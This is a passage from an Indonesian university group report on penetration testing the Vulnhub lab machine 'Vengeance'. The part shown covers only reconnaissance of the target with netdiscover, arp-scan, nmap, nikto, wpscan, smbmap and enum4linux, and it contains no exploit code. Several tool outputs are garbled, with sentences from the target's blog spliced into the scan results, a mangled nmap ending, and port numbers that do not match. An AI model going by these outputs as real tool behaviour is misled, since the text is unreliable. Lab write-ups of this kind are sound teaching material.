

Penetration Testing DigitalWorld.local: Vengeance

II3230 – Keamanan Informasi

Kelompok G



Dosen:

Dr. Yusuf Kurniawan, S.T, M.T.

Anggota Kelompok:

Salman Ma'arif Achsien - 18221102

Muhammad Rafi Haidar - 18221134

Kean Nafis Santang - 18221148

PROGRAM STUDI SISTEM DAN TEKNOLOGI INFORMASI

SEKOLAH TEKNIK ELEKTRO DAN INFORMATIKA

INSTITUT TEKNOLOGI BANDUNG

2024

Daftar Isi

| | |
|--|-----------|
| Penetration Testing DigitalWorld.local: Vengeance | 1 |
| Daftar Isi | 2 |
| Daftar Gambar | 3 |
| Daftar Tabel | 5 |
| Sinopsis Digital World: Vengeance | 6 |
| Enumeration | 7 |
| Mencari IP | 7 |
| Mencari Port Terbuka | 8 |
| Melakukan Footprinting HTTP | 10 |
| Melakukan Footprinting Samba | 16 |
| Exploitation & Gaining Access | 19 |
| Mengupayakan Eksloitasi HTTP | 19 |
| Mengupayakan Eksloitasi SMB | 20 |
| Mengupayakan Eksloitasi SSH | 30 |
| Alternatif Pemecahan Zip | 34 |
| Privilege Escalation | 38 |
| Menggunakan LinPEAS | 38 |
| Memanfaatkan tftp | 40 |

Daftar Gambar

| | |
|--|----|
| Gambar 2.1 Hasil netdiscover | 8 |
| Gambar 2.2 Hasil arp-scan | 9 |
| Gambar 2.3 Hasil nmap | 10 |
| Gambar 2.4 Tampilan Awal Situs | 12 |
| Gambar 2.5 Isi /etc/hosts Setelah Disunting | 12 |
| Gambar 2.6 Tampilan Situs Setelah Penyuntingan /etc/hosts | 13 |
| Gambar 2.7 Tampilan Fitur Komentar | 13 |
| Gambar 2.8 Tampilan Footer Situs dan Artikel Terlindung | 14 |
| Gambar 2.9 Hasil nikto | 15 |
| Gambar 2.10 Hasil wpscan | 16 |
| Gambar 2.11 Hasil smbmap | 18 |
| Gambar 2.12 Hasil enum4Linux | 19 |
| Gambar 3.1 Hasil searchsploit | 21 |
| Gambar 3.2 File gio.zip Tidak Dapat Diunzip | 26 |
| Gambar 3.3 Berhasil Membuka gio.zip | 27 |
| Gambar 3.4 Isi tryharder.png | 28 |
| Gambar 3.5 Isi ted_talk.pptx | 30 |
| Gambar 3.6 Hasil Upaya Bruteforcing untuk Sara | 32 |
| Gambar 3.7 Hasil Upaya Bruteforcing untuk Qinyi dan Keberhasilan Login | 33 |
| Gambar 3.8 Flag Local | 34 |
| Gambar 3.9 Isi File reminder | 34 |
| Gambar 3.10 Hasil zip2john | 35 |
| Gambar 3.11 Hasil Program Python | 38 |
| Gambar 3.11 Hasil John | 38 |
| Gambar 4.1 Hak Sudo User Qinyi | 39 |
| Gambar 4.2 Hasil cat untuk Eaurouger | 40 |
| Gambar 4.3 Potongan Hasil LinPEAS | 41 |
| Gambar 4.4 Hasil tftp dan Isi File Eaurouge | 42 |

Gambar 4.5 Hasil Eksekusi eaurouge Termodifikasi dan Flag Root

45

Daftar Tabel

| | |
|--------------------------------------|----|
| Tabel 2.1 Port pada mesin target | 10 |
| Tabel 3.1 Isi File-file yang Diunduh | 21 |

Sinopsis Digital World: Vengeance

Digital World: Vengeance adalah mesin virtual (VM) yang tersedia di platform Vulnhub untuk pengujian penetrasi dan forensik digital. VM ini dirancang untuk menyimulasikan dunia digital yang kompleks dengan berbagai kerentanan dan jejak forensik yang dapat dieksplorasi oleh *penetration tester*. VM ini menggunakan konsep CTF (*Capture The Flag*) sebagai dasar dari pengerjaan dan penyelesaian *penetration testing*. Berikut merupakan spesifikasi dasar dari VM Digital World: Vengeance

- Nama: digitalworld.local: VENGEANCE
- Tanggal Rilis: 31 Mei 2021
- Pembuat: Donavan
- Jenis: OSCP-like box dengan banyak enumerasi
- Ukuran File: 1.6 GB

Metodologi *penetration testing* yang digunakan pada *penetration test* ini dibagi menjadi tiga tahap, yaitu

- Enumeration
- Exploitation & Gaining Access
- Privilege Escalation

Mesin Digital World: Vengeance sangat menekankan pentingnya pengumpulan informasi, **termasuk informasi yang bersifat non-teknis** seperti informasi terkait aspek sosial target.

Enumeration

Tahap **enumerasi**, dikenal juga sebagai tahap **footprinting**, merupakan tahap awal dalam melakukan *hacking*. Pada tahap ini, penyerang akan mencari tahu sebanyak mungkin informasi terkait target, baik teknis maupun non teknis.

Mencari IP

Penyerangan terhadap mesin target hanya dapat dilakukan apabila kita sudah mengetahui alamatnya. Untuk itu, digunakan perintah atau program **netdiscover**. Perintah ini akan memindai dan memperlihatkan alamat IP dan MAC dari seluruh perangkat yang ada di dalam jaringan.

Menggunakan perintah berikut:

```
$ sudo netdiscover -r 192.168.1.0/24
```

- **-r** : menspesifikasikan *range* yang hendak dipindai, dalam hal ini subnet jaringan mesin

Diperoleh hasil sebagai berikut:

| File Actions Edit View Help | | | | | |
|---|-------------------|-------------|-------|-----|--|
| Currently scanning: Finished! Screen View: Unique Hosts | | | | | |
| 28 Captured ARP Req/Rep packets, from 3 hosts. Total size: 1680 | | | | | |
| IP | At | MAC Address | Count | Len | MAC Vendor / Hostname |
| 192.168.1.1 | 6c:a4:d1:b3:66:28 | | 16 | 960 | Fiberhome Telecommunication Technologies Co.,LTD |
| 192.168.1.2 | 74:56:3c:b5:59:03 | | 9 | 540 | GIGA-BYTE TECHNOLOGY CO.,LTD. |
| 192.168.1.7 | 00:0c:29:1d:ef:36 | | 3 | 180 | VMware, Inc. |

Gambar 2.1 Hasil netdiscover

Sebagai **alternatif**, dapat digunakan juga perintah atau program **arp-scan** yang memiliki fungsi yang sama.

Menggunakan perintah berikut:

```
$ sudo arp-scan -l
```

- -l : Memperlihatkan secara spesifik bahwa jaringan yang akan dipindai adalah jaringan lokal mesin

Diperoleh hasil sebagai berikut:

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:56:46:7e, IPv4: 192.168.1.6
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1      6c:a4:d1:b3:66:28      (Unknown)
192.168.1.2      74:56:3c:b5:59:03      (Unknown)
192.168.1.2      74:56:3c:b5:59:03      (Unknown) (DUP: 2)
192.168.1.2      74:56:3c:b5:59:03      (Unknown) (DUP: 3)
192.168.1.7      00:0c:29:1d:ef:36      (Unknown)

5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.855 seconds (138.01 hosts/sec). 3 responded
```

Gambar 2.2 Hasil arp-scan

Dari hasil kedua perintah tersebut, dapat disimpulkan bahwa alamat IP dari target adalah **192.168.1.7**. Hal ini karena target dijalankan sebagai sebuah *virtual machine* menggunakan **VMWare**.

Mencari Port Terbuka

Setelah menemukan sistem, kita harus mengetahui *port-port* mana saja yang terbuka pada mesin target dan program apa saja yang menggunakan setiap *port*. Kasarnya, *port-port* terbuka ini adalah **pintu-pintu masuk yang berpotensi** dapat kita gunakan untuk masuk ke dalam mesin target.

Menggunakan perintah berikut:

```
$ sudo nmap -sC -sV -p- --open -oA nmap/vengeance 192.168.1.7
```

- -sC : memerintahkan nmap untuk melakukan pemindaian secara *scripted* menggunakan *script-script* bawaannya
- -sV : memerintahkan nmap untuk menentukan layanan yang berjalan pada sebuah port beserta dengan versinya. Hal ini berpotensi untuk

membantu kita karena informasi terkait versi layanan dapat digunakan untuk mencari kerentanan yang dapat dieksplorasi

- --open : memerintahkan nmap untuk hanya menampilkan *port* yang terbuka
- -p- : memerintahkan nmap untuk memindai seluruh *port*
- -oA : memerintahkan nmap untuk menyimpan keluaran pada sebuah berkas agar dapat dilihat kembali (nmap/vengeance dalam kasus ini)

Diperoleh hasil sebagai berikut:

```
(kali㉿kali)-[~/boxes/vengeance] $ sudo nmap -sC -sV --open -p- -oA nmap/vengeance 192.168.1.7

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-01 06:44 EDT
Nmap scan report for vengeance.goodtech.inc (192.168.1.7)
Host is up (0.00010s latency).

Not shown: 65515 filtered tcp ports (no-response), 10 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http        nginx 1.18.0 (Ubuntu)
          |_http-server-header: nginx/1.18.0 (Ubuntu)
          |_auth-owners: www-data
          |_http-title: VENGEANCE &#8211; Confessions of a girl who has been cornered ...
110/tcp   open  pop3       Dovecot pop3
          |_pop3-capabilities: SASL AUTH-RESP-CODE UIDL PIPELINING RESP-CODES TOP STLS CAPA
          |_auth-owners: dovenull
113/tcp   open  ident?
          |_auth-owners: root
139/tcp   open  netbios-ssn Samba smbd 4.6.2
          |_auth-owners: root
143/tcp   open  imap       Dovecot imaps (Ubuntu)
          |_auth-owners: dovenull
          |_imap-capabilities: post-login IMAP4rev1 LOGINDISABLED A0001 more ID STARTTLS have Pre-login OK listed capabilities ENABLE LOGIN-REFERRAL
LS SASL-IR LITERAL+ IDLE
443/tcp   open  ssl/http   nginx 1.18.0 (Ubuntu)
          |_tls-nextprotoneg:
          |  h2
          |  http/1.1
          |_ssl-date: TLS randomness does not represent time
          |_http-server-header: nginx/1.18.0 (Ubuntu)
          |_http-title: VENGEANCE &#8211; Confessions of a girl who has been cornered ...
          |_ssl-cert: Subject: commonName=VENGEANCE/organizationName=Good Tech Inc/stateOrProvinceName=Singapore/countryName=SG
          | Not valid before: 2021-02-14T02:40:28
          | Not valid after: 2022-02-14T02:40:28
          |_tls-alpn:
          |  h2
          |  http/1.1
          |_auth-owners: www-data
445/tcp   open  netbios-ssn Samba smbd 4.6.2
          |_auth-owners: root
993/tcp   open  tcpwrapped
995/tcp   open  tcpwrapped
2222/tcp  open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
          |_ssh-hostkey:
          | 3072 32:eb:05:fa:d3:75:45:5e:c7:72:fb:03:aa:05:b7:d7 (RSA)
          | 256 40:16:fb:f1:06:e5:aa:13:44:28:ed:05:55:ef:34 (EDDSA)
          |_auth-owners: root
MAC Address: 00:0C:29:1D:EF:36 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   31:1:
|     Message signing enabled but not required
|   smb2-time:
|     Smb2 Time: 2024-06-01T06:44:23Z (local time)

Nmap done at Sat Jun 1 03:12:35 2024 -- 1 IP address (1 host up) scanned in 256.5278:15:c2:3:b:a1:90:20:3:a:b1:d6:75:93:72:d8:f8 (ED25519)
```

Gambar 2.3 Hasil nmap

Hasil nmap menunjukkan bahwa cukup banyak *port* yang terbuka pada mesin target. *Port-port* tersebut adalah sebagai berikut:


Tabel 2.1 Port pada mesin target

| Port | Layanan | Keterangan |
|-------|-------------|------------------|
| 80 | http | Nginx 1.18.0 |
| 110 | pop3 | Dovecot |
| 113 | ident | - |
| 139 | netbios-ssn | Samba smbd 4.6.2 |
| 143 | imap | Dovecot |
| 443 | ssl/http | Nginx 1.18.0 |
| 445 | netbios-ssn | Samba smbd 4.6.2 |
| 993 | tcpwrapped | - |
| 995 | tcpwrapped | - |
| 22222 | ssh | OpenSSH 8.2p1 |

Dari hasil tersebut, dapat disimpulkan bahwa pada mesin target terdapat layanan HTTP/HTTPS, email, samba, dan SSH. Selain itu, terdapat dua layanan yang dilindungi, sebagaimana diindikasikan dengan keluaran berupa tcpwrapped.

Melakukan Footprinting HTTP

Pertama, dilakukan footprinting terhadap layanan HTTP. Dengan membuka alamat target pada browser, diperoleh sebuah tampilan dari situs sebagai berikut:




Gambar 2.4 Tampilan Awal Situs

Setiap tautan yang terdapat pada situs tidak dapat ditekan. Setelah diselidiki, hal ini karena alamat tujuan merupakan domain berupa "vengeance.goodtech.inc" – sebuah alamat yang hanya ada untuk skenario ini. Untuk memperbaiki ini, kita harus menambahkan domain tersebut ke berkas /etc/hosts. Dilakukan penyuntingan berkas menjadi sebagai berikut:

```
File Actions Edit View Help
GNU nano 7.2
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
192.168.1.7    vengeance.goodtech.inc
```

Gambar 2.5 Isi /etc/hosts Setelah Disunting

Baris paling bawah memberi tahu mesin penyerang kita untuk mengarahkan seluruh permintaan ke vengeance.goodtech.inc ke 192.168.1.7 yang merupakan IP mesin target. Berikut adalah tampilan situs setelahnya:




Gambar 2.6 Tampilan Situs Setelah Penyuntingan /etc/hosts

Dengan melihat situs tersebut, kita menemukan bahwa situs merupakan sebuah *blog* yang dibangun menggunakan Wordpress. Selain itu, terdapat fitur komentar yang mungkin dapat dieksplorasi. Terdapat juga sebuah artikel yang terlindungi di balik kata sandi. Terakhir, ketika halaman admin dicoba untuk dibuka, diberikan pesan "*not available*".

A screenshot of a 'Leave a comment' form. It includes a text area for the comment, fields for 'Name *' and 'Email *', and a large text area for the comment itself.

Gambar 2.7 Tampilan Fitur Komentar



Gambar 2.8 Tampilan Footer Situs dan Artikel Terlindung

Blog tersebut dimiliki oleh seorang gadis yang baru saja mengalami pemutusan hubungan dengan mantan lelakinya. Sekilas, tidak ada konten yang memberikan kita informasi terkait cara menyerang mesin target – mayoritas artikel membahas kisah cinta gadis tersebut, serta bagaimana dia dan mantannya menyukai balapan F1.

Karena saat ini tidak ada petunjuk yang dapat diikuti, pencarian informasi lebih lanjut (terutama terhadap aspek teknis situs) perlu dilakukan. Untuk mencari informasi lebih lanjut terkait situs, seperti *vulnerability* yang mungkin dapat dieksplorasi, kita dapat menggunakan **nikto**.

Menggunakan perintah berikut:

```
$ nikto -h 192.168.1.7
```

- -h : menandakan alamat host dari target

Diperoleh hasil sebagai berikut:

```
[-](kali㉿kali)-[~/boxes/vengeance]
└─$ nikto -h 192.168.1.7
- Nikto v2.5.0

+ Target IP:      192.168.1.7
+ Target Hostname: 192.168.1.7
+ Target Port:    80
+ Start Time:    2024-06-01 04:56:53 (GMT-4)

+ Server: nginx/1.18.0 (Ubuntu)
+ /: Drupal Link header found with value: <http://VENGEANCE.goodtech.inc/index.php?rest_route=/>; rel="https://api.w.org/". See: http://www.drupal.org/
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index.php?: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ No CGI Directories found (use '-C all' to force check all possible dirs) Singapore. However, I would never forget the surprise he
+ nginx/1.18.0 appears to be outdated (current is at least 1.20.1).
+ /.bashrc: User home dir was found with a shell rc file. This may reveal file and path information.
+ /.profile: User home dir with a shell profile was found. May reveal directory information and system configuration.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version.
+ /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8102 requests: 0 error(s) and 10 item(s) reported on remote host   Categorized as Uncategorized
+ End Time:        2024-06-01 04:57:06 (GMT-4) (13 seconds)

+ 1 host(s) tested
```

Gambar 2.9 Hasil nikto

Ditemukan bahwa selain menggunakan Wordpress, situs juga menggunakan versi Nginx yang cukup kedaluwarsa. Selain itu, terdapat juga beberapa berkas menarik yang dapat diunduh (.bashrc, .profile, wp-config.php). Sayangnya isi dari setiap berkas tersebut tidak memuat hal seperti kata sandi root.

Sebagai upaya enumerasi terakhir untuk situs, kita dapat mencari kelemahan pada instalasi Wordpress menggunakan **wp-scan**.

Menggunakan perintah berikut:

```
$ wpscan --url vengeance.goodtech.inc --verbose
```

- --url : menandakan alamat dari target
- --verbose : memerintahkan wpscan untuk menampilkan lebih banyak informasi

Diperoleh hasil sebagai berikut:

```
(kali㉿kali)-[~/boxes/vengeance]
$ wpscan --url vengeance.goodtech.inc --verbose
```



WordPress Security Scanner by the WPScan Team
Version 3.8.25
Sponsored by Automattic - <https://automattic.com/>
@_WPScan_, @_ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://vengeance.goodtech.inc/ [192.168.1.7]
[+] Started: Sat Jun 1 05:06:01 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: nginx/1.18.0 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://vengeance.goodtech.inc/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ pandemic, it was hard to imagine me
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/ celebrating Valentine's Day since my boyfriend lives in Paris, whereas

[+] WordPress readme found: http://vengeance.goodtech.inc/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://vengeance.goodtech.inc/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - <https://www.iplocation.net/defend-wordpress-from-ddos>
| - <https://github.com/wpscanteam/wpscan/issues/1299>

[+] WordPress version 5.6.1 identified (Insecure, released on 2021-02-03).
| Found By: Style Etag (Aggressive Detection)
| - http://vengeance.goodtech.inc/wp-admin/load-styles.php, Match: '5.6.1'
| Confirmed By: Query Parameter In Install Page (Aggressive Detection)
| - http://VENGEANCE.goodtech.inc/wp-includes/css/dashicons.min.css?ver=5.6.1
| - http://VENGEANCE.goodtech.inc/wp-includes/css/buttons.min.css?ver=5.6.1
| - http://VENGEANCE.goodtech.inc/wp-admin/css/forms.min.css?ver=5.6.1

VENGEANCE
Confessions of a girl who has been cornered in love.

Wrath

Anger arises from love that is now forbidden. But I will persevere.

Published February 20, 2021
Categorized as [Uncategorized](#)

Valentine's Day

I live in Singapore. However, I would never forget the surprise he
sprang on me on 2 September 2018, slipping a note in my bag ever so
"discreetly". It was a brilliant sight at... [Continue reading](#)

Published February 14, 2021
Categorized as [Uncategorized](#)

CC BY

Gambar 2.10 Hasil wpscan

Ditemukan bahwa versi Wordpress yang digunakan (5.6.1) sudah kedaluwarsa dan bersifat *insecure*. Apabila terdapat sebuah kelemahan yang dapat dieksplorasi padanya, versi Wordpress ini berpotensi untuk menjadi jalan masuk kita ke sistem target.

Melakukan Footprinting Samba

Karena kita sudah menghabiskan sumber informasi untuk situs web, kita akan pindah untuk melakukan enumerasi terhadap layanan **samba**. SMB atau samba merupakan sebuah protokol yang dapat digunakan untuk membagikan berkas. Di dalam konteks *penetration testing*, samba terkenal akan kelemahan-kelemahannya. Untuk melakukan enumerasi terhadap SMB, kita dapat menggunakan perintah **smbmap**.

Menggunakan perintah berikut:

```
$ smbmap -r -h 192.168.1.7
```

- -r : memerintahkan smbmap untuk mengeksplorasi *share* secara rekursif, yang artinya seluruh folder dan berkas yang terletak di dalam direktori lainnya juga akan ditampilkan - dalam kata lain, file-file yang ditampilkan tidak terbatas ke file-file yang terletak pada "folder utama"
- -h : menandakan alamat host dari target, dalam kasus ini 192.168.1.7

Diperoleh hasil sebagai berikut:

```

└─$ smbmap -r -H 192.168.1.7
Confessions of a girl who has been cornered in love.

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap
Anger arises from love that is now forbidden. But I will persevere.

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 192.168.1.7:445 Name: vengeance.goodtech.inc   Status: Authenticated
Disk
-----
Anonymous
print$          Permissions      Comment
./print$        NO ACCESS
dr--r--r--      READ ONLY       Printer Drivers
dr--r--r--      .
dr--r--r--      ..
dr--r--r--      W32ALPHA
dr--r--r--      W32MIPS
dr--r--r--      W32PPC
dr--r--r--      valentine's Day
dr--r--r--      x64
dr--r--r--      color
dr--r--r--      COLOR Due to the COVID-19 pandemic, it was hard to imagine me
dr--r--r--      WIN40
dr--r--r--      celebrating Valentine's Day since my boyfriend lives in Paris, whereas
dr--r--r--      W32X86
dr--r--r--      IA64
dr--r--r--      I live in Singapore. However, I would never forget the surprise he
sarapublic$     READ ONLY       Sara's Public Files
./sarapublic$   sprang on me on 2 September 2018, slipping a note in my bag ever so
dr--r--r--      .
dr--r--r--      "discreetly". It was a brilliant sight at... Continue reading
dr--r--r--      ..
fr--r--r--      eaurouge.txt
fr--r--r--      eaurouge
fr--r--r--      essay.txt
fr--r--r--      110 Tue Feb 23 06:06:40 2021
fr--r--r--      1257 Mon Mar  8 05:28:34 2021
fr--r--r--      11150297 Sun Feb 21 00:48:13 2021
dr--r--r--      0 Tue Feb 23 12:48:47 2021
fr--r--r--      525 Sun Mar  7 21:55:24 2021
dr--r--r--      0 Tue Feb 23 11:15:07 2021
fr--r--r--      337 Sun Mar  7 21:45:26 2021
IPC$           NO ACCESS
                                         IPC Service (vengeance server (Samba, Ubuntu))

```

Gambar 2.11 Hasil smbmap

Sebagai **alternatif**, dapat digunakan juga perintah atau program **enum4linux** yang juga akan menampilkan pengguna-pengguna pada perangkat.

Menggunakan perintah berikut:

```
$ enum4linux 192.168.1.7
```

Diperoleh (potongan) hasil relevan sebagai berikut:

```
-----( Share Enumeration on 192.168.1.7 )-----  
smbXcli_negprot_smb1_done: No compatible protocol selected by server.  


| Sharename    | Type | Comment                                        |
|--------------|------|------------------------------------------------|
| Anonymous    | Disk |                                                |
| print\$      | Disk | Printer Drivers                                |
| sarapublic\$ | Disk | Sara's Public Files                            |
| IPC\$        | IPC  | IPC Service (vengeance server (Samba, Ubuntu)) |



Reconnecting with SMB1 for workgroup listing.  
Protocol negotiation to server 192.168.1.7 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE  
Unable to connect with SMB1 -- no workgroup available

  
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''  
S-1-22-1-1000 Unix User\sara (Local User)  
